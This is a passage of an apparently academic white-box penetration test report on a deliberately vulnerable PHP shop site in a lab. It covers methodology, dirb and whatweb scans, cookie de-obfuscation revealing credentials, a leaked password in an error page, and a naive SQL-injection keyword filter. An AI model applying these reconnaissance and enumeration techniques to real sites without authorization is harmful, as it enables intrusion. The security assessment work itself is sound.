Web Application Security Investigation

Connor Claypool

January 2021

Abstract

Modern web applications support an incredible range of features and use cases while being relatively simple to implement, and thus have seen extremely widespread adoption. However, their security remains a serious problem and they are often affected by a diverse range of vulnerabilities. Various measures may be taken to ensure web sites are secure, including simulated attacks by trusted parties known as penetration tests. This report details a penetration test and source code analysis undertaken to evaluate the security of the Astley Jewellers jewellery sales web site.

In the course of this investigation, many vulnerabilities were discovered. These included several instances of unnecessary information disclosure, as well as four client side control issues, six authentication-related vulnerabilities, two broad session management issues and five access control flaws. Additionally, fifteen reflected XSS vulnerabilities, forty-two stored XSS vulnerabilities, twelve SQL injection vulnerabilities and one local file inclusion vulnerability were found. Finally, HTTPS was found to be set up incorrectly and not used for critical functionality, a PHP file upload vulnerability was discovered and nine potential security issues were found in the site's HTTP response headers.

These vulnerabilities were evaluated and found to be extremely serious overall as well as being easy to discover and exploit for the most part. They enabled attackers to dump the site's database, compromise user accounts including the admin account in a variety of ways, and deliver malicious code to the site's users, for instance. Fortunately, practical countermeasures were identified for each vulnerability that would be simple to implement. However, given the extremely vulnerable state of the website, it was recommended that the site be replaced with a new application designed for security from the ground up, if possible. At the very least, the recommended countermeasures must be implemented immediately, and further security tests regularly undertaken, otherwise a serious and costly cyber attack would be all but inevitable.

Contents

1 Introduction

1.1 Background and Context

While web sites were originally static repositories of information, constant technological advancement and various other factors have made web applications an integral part of modern life. Contemporary web applications support a vast range of functionality: feature-rich client-side code powers interactive content, web pages are dynamically generated with each request, and data is handled using sophisticated database systems (Stuttard and Pinto, 2011). Moreover, web applications are readily accessible via a browser, and are relatively easy to create (Stuttard and Pinto, 2011), thanks to the huge volume of freely available tutorials and example content on sites such as W3Schools (Refsnes Data, 2020). As a result, web applications have seen incredibly widespread adoption: there are now over 192 million active web sites (Netcraft Ltd, 2020) available to the world's 4.9 billion Internet users (Miniwatts Marketing Group, 2020). Around 28% of UK retail sales now occur online, a figure which has steadily risen from under 3% in 2006 (Office for National Statistics, 2020). Another example is online banking, used by 51% of the European Union's population in 2017, double the proportion seen in 2007 (Eurostat, 2018).

Despite the clear utility and ubiquity of web applications, their security remains a significant problem. Sensitive data such as financial information, payment details and personally identifying information is routinely handled due to the range of functionality on offer, meaning security is of paramount importance (Stuttard and Pinto, 2011). However, Internet-facing web applications are highly exposed to attackers, and the ease with which web applications can be developed stands in stark contrast to the difficulty of ensuring they are free from serious security flaws (Stuttard and Pinto, 2011). Web applications are susceptible to a number of major classes of vulnerability with a range of effects: for example, cross-site scripting attacks target other users of the application, while SQL injection attacks are used to gain access to the application's database (The OWASP Foundation, 2020a). Such vulnerabilities are concerningly widespread: it has been found that 46% of websites contain a critical vulnerability, while 87% have mid-level weaknesses (Acunetix, 2019).

Importantly, these vulnerabilities do not present a merely theoretical risk. According to Positive Technologies (2019), the average number of targeted attacks per web application per day in 2018 varied from 57 to 151, depending on the business sector in question. Meanwhile, as far back as 2007, a study indicated that Internet-facing devices were attacked every 39 seconds, on average (University of Maryland, 2007). Successful data breaches, including from web application attacks, are also alarmingly common. According to Selfkey (2020), as of June 2020 at least 16 billion data records had been exposed through such breaches since 2019. One high-profile example was the Equifax data breach in 2017, in which over 147 million customers' personal data was stolen by attackers making use of an un-patched vulnerability in the Apache Struts web framework (Ng, 2018). Another example was the 2018 attack on British Airways, in which around 500,000 customers' data, including credit card details, was stolen through third-party JavaScript code which had been compromised and maliciously modified (Stokel-Walker, 2019). In terms of the cost of such attacks, the average data breach has been found to cost an organisation $3.86 million (IBM, 2020).

To create secure web applications, there is no one simple solution; a range of measures must be taken throughout an application's life cycle. Details of secure web application development and testing methodologies are beyond the scope of this report, but a primary example is OWASP's Web Security Testing Guide (The OWASP Foundation, 2020b). One measure that can be taken to improve web application security is penetration testing, in which a trusted party is commissioned to attempt to compromise the application, documenting any vulnerabilities found as well as countermeasures against these (Cisco, 2019). These countermeasures may then be implemented to improve the web site's security. In general, penetration tests may be considered black-box tests, where the tester has limited information about the target, or white-box tests, where more information, such as the source code of the target application, is available to them (Secforce, 2008). The subject of this report is a white-box penetration test undertaken to evaluate the security of the Astley Jewellers jewellery sales web site.

1.2 Objectives

The objectives of this security assessment are as follows:

1. To perform a penetration test of the web application from the perspective of an attacker with a standard user account, in order to discover and document any weaknesses that may be exploited to compromise the application.
2. To analyse the source code of the application in order to discover any further vulnerabilities, as well as investigate any previously discovered vulnerabilities from this perspective.
3. To evaluate the risks posed by any vulnerabilities discovered in terms of their impact and their ease of discovery and exploitation.
4. To identify and propose practical countermeasures to address any discovered security weaknesses.

1.3 Methodology

The starting point of this security investigation included knowledge of the IP address of the web application server, as well as standard user credentials for the web application. No limits were placed on the scope of the penetration test other than that attacks were to focus on exploiting the web application itself and not the underlying server operating system. The security testing methodology used to carry out this penetration test, detailed below, was adapted from that given in The Web Application Hacker's Handbook by Stuttard and Pinto (2011). The tools listed in this section, and the commands given in the procedure, were run from a Kali Linux workstation unless otherwise specified. A standard web browser (including its developer tools) was used throughout and as such is not listed for any particular step.

1. Mapping and Analyzing the Application

The first stage in this security testing methodology involves gathering information about the target application in preparation for conducting attacks against it. This includes the following tasks:

- Exploring visible content and functionality through a combination of user-directed and automated spidering.
- Performing brute-force scans to attempt to discover hidden or default content.
- Enumerating identifier-specified functions for any resources which perform different functions based on request parameters.
- Testing whether resources respond to possible hidden debug parameters.
- Identifying the data entry points used to interact with the application, and analyzing the form of these, for example whether any custom schemes such as non-standard query strings are used.
- Identifying the technologies the web application uses.

The primary tools used in this stage include the following:

OWASP ZAP is a web application proxy and scanner which is useful for recording a map of the application as it is browsed, as well as for crafting and editing HTTP requests and performing automated spidering (ZAP Dev Team, 2020).

dirb is a tool for performing brute-force, wordlist-based scans against web applications to discover hidden content (OffSec Services Limited, 2020a).

Python is an interpreted programming language which is useful for automating custom tasks (Python Software Foundation, 2020). The **requests** library can be used to perform HTTP requests (Reitz, 2020).

whatweb is a tool for identifying the technologies in use in a web application (MorningStar Security, 2020).

2. Testing Client-Side Controls

In this stage, the application is analyzed to determine whether it makes any false presumptions about the integrity or form of the data submitted by the client. This involves two primary tasks:

- Determining whether any sensitive data, such as the current user ID or product prices, is being transmitted via the client, making it vulnerable to tampering.
- Testing whether the application erroneously relies on client-side input validation, which may easily be bypassed if not replicated on the server.

Tools used in this stage are listed below:

OWASP ZAP allows HTTP requests and responses to be intercepted, examined and modified. The ZAP HUD, which brings ZAP's functionality into the browser, also enables hidden form fields to be detected and revealed and disabled fields to be re-enabled (ZAP Dev Team, 2020).

CyberChef is a web application for applying and reversing various encoding, encryption and data transformation schemes, which is useful for analyzing potentially obfuscated data, such as cookies (GCHQ, 2020).

3. Attacking Authentication

This stage involves analyzing the application's user authentication functionality for security flaws. The following tasks are performed to achieve this:

- Identifying all authentication-related functionality, such as registration, login and password reset.
- Determining whether the application permits the registration of duplicate usernames and, if so, how the application handles this.
- Testing whether any authentication functionality enables valid usernames to be enumerated.

- Determining what password quality rules the application enforces, if any.
- Checking whether passwords are fully validated.
- Checking for user account lock-out policies which help prevent brute-force password guessing attacks.
- Testing whether any authentication functionality may be used to perform brute-force attacks to discover valid passwords.
- Checking for the unsafe distribution or transmission of user credentials.
- Determining, if possible at this stage, whether the application stores passwords securely; for instance, salted and hashed with a cryptographically secure algorithm.
- Evaluating the security of any password recovery functionality.
- Analyzing any multi-stage functionality for security weaknesses, such as the ability to skip to a later stage.
- Testing for fail-open conditions by submitting unexpected data to the application's authentication system.

The primary tools to be used in this stage include the following:

OWASP ZAP enables authentication-related HTTP traffic to be examined or edited (ZAP Dev Team, 2020).

Python and its **requests** module are useful for scripting custom tasks, such as username enumeration (Python Software Foundation, 2020; Reitz, 2020).

hydra is a multi-threaded login brute-forcer that works with web forms (OffSec Services Limited, 2020b).

SecLists is a collection of wordlists which may be useful for brute-forcing usernames or passwords (OffSec Services Limited, 2018).

4. Attacking Session Management

The purpose of this stage is to examine any session management functionality present in the application, which allows a user to authenticate once and then remain authenticated as they perform further actions. The following tasks are involved in this stage:

- Identifying and understanding the session management mechanisms the application uses, if any.

- Testing whether any session tokens have a decipherable meaning, for instance containing obfuscated details like the current user's username or ID.
- Determining whether session tokens can be predicted, allowing valid tokens to be generated by unauthorized users.
- Checking whether session tokens are transmitted securely.
- Checking whether sessions are properly terminated.
- Testing for session fixation, meaning a user will always be issued with the same session token.
- Checking whether sessions may be hijacked through cross-site request forgery.

Tools that may be used in this stage are listed below:

OWASP ZAP enables session-management-related HTTP traffic to be examined or edited (ZAP Dev Team, 2020).

Python and its **requests** module are useful for scripting custom tasks (Python Software Foundation, 2020; Reitz, 2020).

CyberChef may be useful for de-obfuscating session tokens (GCHQ, 2020).

5. Attacking Access Controls

In this stage, the application's access controls are tested, to determine whether users are correctly limited to the resources they are intended to be able to access. This involves the following tasks:

- Identifying and understanding the access control requirements of the application.
- Testing for flaws in vertical access controls, which may allow unauthenticated or standard users to access resources intended to be restricted to authenticated or higher-privileged accounts.
- Testing for flaws in horizontal access controls, which may allow users to access resources or data intended to be restricted to other users.

The tools that may be used during this stage include the following:

OWASP ZAP enables HTTP traffic to be examined or edited (ZAP Dev Team, 2020).

Python and its **requests** module are useful for scripting custom tasks (Python Software Foundation, 2020; Reitz, 2020).

6. Testing for Input-Based Vulnerabilities

This stage involves testing whether the application is susceptible to various classes of vulnerabilities involving user inputs being incorrectly handled. These include SQL injection, cross-site scripting, OS command injection, path traversal, script injection and file inclusion. This stage involves two primary tasks:

- Performing a broad scan to fuzz all possible application inputs with a large number of payloads to test for common input-based vulnerabilities.
- Performing further focused testing to eliminate false positives, gain further information about reported vulnerabilities and test for further vulnerabilities.

The following tools may be used in this stage:

OWASP ZAP can perform active vulnerability scans against the whole application, having built up a map of the site's resources and the input parameters they accept, and also enables HTTP traffic to be examined or edited (ZAP Dev Team, 2020).

Python and its **requests** module are useful for scripting custom tasks (Python Software Foundation, 2020; Reitz, 2020).

sqlmap is a sophisticated tool for automatically testing for and exploiting SQL injection vulnerabilities in individual resources and parameters (Stampar and Guimaraes, 2020).

7. Miscellaneous Further Testing

This final stage comprises various further miscellaneous tasks, such as:

- Examining the site's HTTPS/TLS configuration, if any.
- Testing any email functionality for SMTP injection vulnerabilities.
- Performing further checks for logic flaws in security-critical components.
- Checking for file upload vulnerabilities allowing PHP reverse shells to be uploaded and executed, for example.

- Testing the underlying web server software.
- Examining the server's HTTP response headers for security issues.

The primary tools of use in this stage include the following:

OWASP ZAP enables HTTP traffic to be examined and edited (ZAP Dev Team, 2020).

Python and its **requests** module are useful for scripting custom tasks (Python Software Foundation, 2020; Reitz, 2020).

Metasploit is a penetration testing framework with features which allow PHP reverse shell payloads to be generated and utilised (Rapid7, 2020).

securityheaders is a tool for analyzing HTTP response headers for security weaknesses (Buyens, 2019).

Nmap is a tool for scanning network devices for open ports and active services (Lyon, 2020).

2 Procedure and Results


2.1 Mapping and Analyzing the Application

2.1.1 Exploring Visible Content

As the first step in this security investigation, the content and functionality of the target web application was explored manually. To record the results of this exploration, an OWASP ZAP session was started from a Windows 10 workstation, and the Firefox web browser was launched from within the ZAP interface, so that it would be automatically configured to use the ZAP proxy service. This enabled ZAP to intercept all browsing traffic and construct a map of the application. Using this browser instance, an attempt was made to explore the full range of the application, first as an unauthenticated user and then using the provided user account.

To supplement this manual exploration, an automated spidering task was run. To allow this spidering process to access the site using an authenticated session, it first had to be determined how the application managed sessions. Viewing cookies in Firefox while logged in to the application, two potential session tokens were identified: `PHPSESSID`, used by PHP's built-in session management, and `SecretCookie`, as shown in Figure 1. Upon deleting the `PHPSESSID` cookie, the site no longer recognised the previously authenticated user as logged in, revealing that this cookie was the session token and that PHP's built-in session management was being used. The cookie `SecretCookie` did not appear to have any effect.

Figure 1: Cookies shown in Firefox's developer tools




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	9snup3bshrj5e...	192.168.1.20	/	Session	35	false	false	None
SecretCookie	Njg2MTYzNml2...	192.168.1.20	/	Session	88	false	false	None

Having determined this, the `PHPSESSID` cookie was marked as the session token in ZAP's 'Params' tab. The session whose `PHPSESSID` cookie value matched that of a current authenticated session was then set as active in ZAP's 'HTTP Sessions' tab. To ensure the logout script would be excluded from ZAP's spidering process, a context was created by right-clicking on the `192.168.1.20` folder under the 'Sites' tab and creating a new context, before right-clicking on `logout.php` and excluding it from this new context. The site was then spidered by right-clicking the newly created context, selecting 'Spider...' and accepting the default settings. The list of resources discovered during this initial exploration, both manual and automatic, is given in Appendix A, Listing 18.

Some notable observations were made during this exploration. Firstly, on the homepage, the current user ID and a number labelled as 'Code' were displayed, as shown in Figure 2. The 'Code' value appeared to change randomly with each page reload. It was noted that these may be relevant in later tasks such as investigating the application's interaction with a database. Additionally, several PHP errors were observed on the password change page, as shown in Figure 3, revealing that error reporting was enabled and errors were not always properly handled. The errors themselves also revealed the location of various files and folders on the web server, as well as the names of some variables in the PHP code. HTML comments had also been checked during the initial manual exploration, using ZAP's HUD to highlight these automatically. This revealed a comment containing a door code on the contact page `contact.php`. This is shown in Figure 4.

Figure 2: 'User ID' and 'Code' displayed on the application homepage


User ID: 0003
Code: 1777236036

Home | Shopping Cart | Checkout | Order History | Search | Profile
Astley Jewellery.....
Online store

Figure 3: PHP errors displayed on the password change page




```
Warning: include(conection.php): failed to open stream: No such file or directory in
/opt/lampp/htdocs/studentsite/Changepassword.php on line 38

Warning: include(): Failed opening 'conection.php' for inclusion (include_path='.:/opt
/lampp/lib/php') in /opt/lampp/htdocs/studentsite/Changepassword.php on line 38

Notice: Use of undefined constant Submit - assumed 'Submit' in /opt/lampp/htdocs
/studentsite/Changepassword.php on line 47
```
Change Password
```
Notice: Undefined variable: qresult in /opt/lampp/htdocs/studentsite
/Changepassword.php on line 79
```


Figure 4: Door code included in an HTML comment


```
<!-- *** Note to self: Door entry number is 1846 -->
```

2.1.2 Discovering Hidden and Default Content

Next, attempts were made to discover any content not linked to from the main application. To determine how the application responded to requests for valid and invalid resources, the responses to such requests recorded in OWASP ZAP were examined. Responses to valid requests were found to be standard, for example having status codes 200 OK or 302 Found, while invalid requests were found to elicit standard 404 Not Found responses. This standard behaviour meant that brute-force scanning tools would not have to be specially configured. It was also noted that in the 404 responses, some detailed server information was included, as shown in Figure 5.

Figure 5: Server information shown on a 404 Not Found page


Error 404

192.168.1.20
Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

The tool `dirb` was then used to perform a brute-force directory scan to check for the existence of each file and directory in a given wordlist. The command used to perform this scan, using the 'big' wordlist included with `dirb`, is given in Listing 1. In line with the previously discovered resources, the command also specified that the `.php` and `.html` file extensions should be used, along with no extension.

Listing 1: `dirb` directory scanning command

```
dirb http://192.168.1.20 /usr/share/wordlists/dirb/big
   ↪ .txt -X ",.php,.html"
```

Several new resources were uncovered with this scan, and a list of these is given in Appendix A, Listing 19. In examining these resources, various observations were made. The resource `adminarea/includes/admin_config.php` displayed an error message which revealed a text string likely to be a password, 'Thisisverysecret18', as shown in Figure 6. Additionally, the file `contact/ReadMe.txt` included a link to the original source of the contact form component stored under `contact/`, as shown in Figure 7. This page was active, and included a source code download for the component. This revealed that this component was very likely constructed differently from the main application. The ease with which the component's original source code could be located would also benefit an attacker searching for vulnerabilities.

Figure 6: Error message displayed at `adminarea/includes/admin_config.php`





Parse error: syntax error, unexpected 'Thisisverysecret18' (T_STRING) in **/opt/lampp/htdocs/studentsite/adminarea/includes/admin_config.php** on line **5**

Figure 7: Link to the original source of the component under `contact/`


```
___Contact Form code from html-form-guide.com___
See the article here:
http://www.html-form-guide.com/contact-form/simple-modal-popup-contact-form.html
```


Furthermore, the resources `info.php` and `phpinfo.php` provided extensive information on the PHP setup and configuration on the server. For instance, they revealed that error reporting was enabled, as shown in Figure 8. The resource `hidden.php` was found to include the same door code HTML comment shown previously in Figure 4. Finally, the file `database/sqlcm.bak` was found to contain a PHP code fragment seemingly designed for filtering out SQL injection payloads from a username field, as shown in Figure 9. It was noted that this may indicate what defense mechanisms the site might have employed against SQL injection attacks.

Figure 8: Error reporting configuration in `phpinfo.php`



display_errors	On	On
display_startup_errors	On	On

Figure 9: Contents of `database/sqlcm.bak`



```
<?php $username= str_replace(array("1=1", "2=2", "UNION","Select","2=2","'b'='b'","'a'='a'"), "", $username); ?>
sqlcm.bak (END)
```

After this general brute-force attempt, a more focused effort was made. Using the Python script in Appendix B, Listing 20, requests were made for various potential backups and copies of known resources. Using this method, a single resource was discovered: the file `copy of Changepassword.php`. At this stage, it was also noted that the site seemed to be constructed in a very standard manner. All of the resources found received their inputs through standard GET and POST parameters, with no sign of any identifier-specified functions or REST-style URLs, for instance.

2.1.3 Testing for Debug Parameters

Next, the login processing script was checked to determine the effect of various potential debug or development GET and POST parameters. Having determined the correct username and password parameters from the site map data recorded in OWASP ZAP, the Python script given in Appendix B, Listing 21 was used to make various requests to the login processing script. For each potential debug parameter and value, a request was made with both valid and invalid login details. None of the potential debug parameters seemed to have any effect, as no divergences in the responses were detected. No further resources were checked for such parameters at this stage, as any such parameters could be much more effectively searched for in the later source code analysis.


2.1.4 Identifying the Technologies in Use

The tool `whatweb` was used to check what technologies were in use in the target application. The command used to run `whatweb` against the target application is given in Listing 2. The results of this command are shown in Figure 10, revealing various technologies used and their versions. The evidence in this command's output, as well as from previous actions, suggested this application's backend was primarily or exclusively implemented with PHP. The standard `PHPSESSID` cookie was present, and PHP was referenced in the `Server` and `X-Powered-By` HTTP headers, as seen in `whatweb`'s output. Additionally, most discovered resources had a `.php` file extension, and the `phpinfo.php` file was present, giving detailed information about the PHP setup on the server.

Listing 2: Command to use `whatweb` to identify the application's technologies

```
whatweb http://192.168.1.20
```

Figure 10: Results of scanning the application with `whatweb`



```
http://192.168.1.20/ [200 OK] Apache[2.4.29][mod_perl/
2.0.8-dev], Cookies[PHPSESSID], Country[RESERVED][ZZ],
 HTML5, HTTPServer[Unix][Apache/2.4.29 (Unix) OpenSSL/
1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3], IP
[192.168.1.20], JQuery[1.7.1], OpenSSL[1.0.2n], PHP[5.
6.34], Perl[5.16.3], Script[javascript,text/javascript
], Title[RA Jewellery Online Store], X-Powered-By[PHP/
5.6.34]
```

2.1.5 Identifying Data Entry Points

As previously noted, the site appeared to receive its inputs through standard GET and POST parameters. By exploring the site using a browser proxied through ZAP, the parameters accepted by each resource were logged automatically. HTTP headers may also have been processed by the application, but there was no explicit indication that this was occurring. Therefore, no list of data entry points was manually compiled.

2.1.6 Summary of Results

- A list of the resources discovered through manual exploration and automated spidering is given in Appendix A, Listing 18.
- Various hidden and default content was discovered through brute-force scanning, with a list being given in Appendix A, Listing 19.

- One further resource was discovered through scanning for backups and copies of known resources: `copy of Changepassword.php`.
- A door code was revealed in HTML comments in two resources, `contact.php` and `hidden.php`, as shown in Figure 4.
- Error reporting was enabled, and a potential administrative password was leaked in a PHP error in `adminarea/includes/admin_config.php`, as shown in Figure 6.
- Detailed server setup and PHP configuration information could be found in `info.php` and `phpinfo.php`, and verion information was also leaked in Error 404 pages, as shown in Figure 5.
- All the evidence gathered thus far indicated that the site was implemented in a very standard manner using PHP scripts accepting inputs through GET and POST parameters.

2.2 Testing Client-Side Controls


Firstly, the following functionality was identified for examination in this stage, to check for insecure data transmission via the client and incomplete server-side input validation:

- Login
- Registration
- User profile update
- User password change (including copy)
- Adding item to cart
- Checkout
- Contact form

2.2.1 Testing the Login Form

To test any input validation in the login form, various values were entered into the username and password fields, including empty values, single characters, very long strings, and strings of different special characters. No input validation was apparent, except that neither field was permitted to be empty. When one or both fields were empty, the site responded with an alert stating 'Please Fill up all fields!'. This alert was returned with the `processlogin.php` script to which the form was submitted, as shown in Figure 11, revealing that this validation was performed on the server.

Figure 11: Alert on login processing page when one or more fields were empty




192.168.1.20/processlogin.php

Please Fill up all fields!

No hidden fields were present in the login form. However, once logged in, a cookie 'SecretCookie' was set. This cookie's value was easily de-obfuscated: applying a URL decode, a base 64 decode and then a hex decode using CyberChef revealed the value `hacklab:hacklab:1604400769`. This corresponded to the username and password of the logged-in user, followed by the UNIX system time at the time of login. Changing the user's password to a value different from the username, logging out, logging back in and re-examining this cookie confirmed that the first value was the username and the second value was the password. Deleting or editing this cookie appeared to have no effect: the user remained logged in and was able to add items to the cart, check out, change their password and edit their details.

In terms of the security of this sensitive cookie, it was noted that the 'Secure' and 'HttpOnly' attributes on this cookie were set to 'false', as seen in Figure 12. This meant it could be sent over plain HTTP and be accessed by client-side JavaScript, rendering it vulnerable to theft in transmission or through cross-site scripting attacks.

Figure 12: Cookie details shown in Firefox's developer tools




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	9snup3bshrj5e...	192.168.1.20	/	Session	35	false	false	None
SecretCookie	Njg2MTYzNmI2...	192.168.1.20	/	Session	88	false	false	None

2.2.2 Testing the Registration Form

Next, the registration functionality was examined. The form's input validation was examined using a similar trial-and-error method as used for the login form. No client-side restrictions seemed to be placed on the 'Name', 'Surname', 'Username', 'Email' or 'Billing Address' fields. Client-side validation enforced a password length policy of at least 5 characters, with no spaces allowed, and ensured both password fields matched. However, none of this was replicated on the server; using OWASP ZAP to edit the password data in transit to violate these rules did not elicit any errors, and the resulting user was able to log in with the password given in the first password field. The only server-side validation evident was that duplicate email addresses were not permitted; attempting to register with the same email address more than once resulted in an error, as shown in Figure 13.

Figure 13: Error when attempting to register a duplicate email address


Sorry This Email address already exists!

You will be redirected to Home Page

Client-side validation also restricted the 'Telephone' field to 8 numerical digits, but again, no evidence of server-side validation was found. When viewing a resulting non-numerical telephone number in the user's profile, it was listed as '0', suggesting an attempt had been made to coerce the input to a number. It was also observed that a fully empty form could apparently be submitted successfully, but since the login logic prevented empty usernames and passwords, this could not be verified. Finally, no evidence of insecure data transmission via the client was found.

2.2.3 Testing the Profile Update Form


The next component to be analysed was the user profile update form. Based on a similar trial-and-error method, this form appeared to completely lack client-side validation, and on the server-side, the only validation evident was that empty values were rejected and non-numeric telephone numbers were converted to 0. This also meant that duplicate email addresses were permitted via a profile update. No data transmission via the client was evident.

2.2.4 Testing the Password Change Forms

The password change form and its copy both displayed a lack of any client-side validation. In the original password change form, neither the old password or the password repeat field were checked on the server side - the password was simply updated to the contents of the first password field.

The copy of the password change form was slightly different in that it verified the user's old password. Additionally, upon submitting the form, an SQL query string was displayed, as shown in Figure 14. This query string selected based on the user's old password, which suggested that user records were stored with plain-text passwords in an SQL database. It was noted that this information, and the ability to have a constructed SQL query reflected back to the page, may be useful when later attacking data stores.

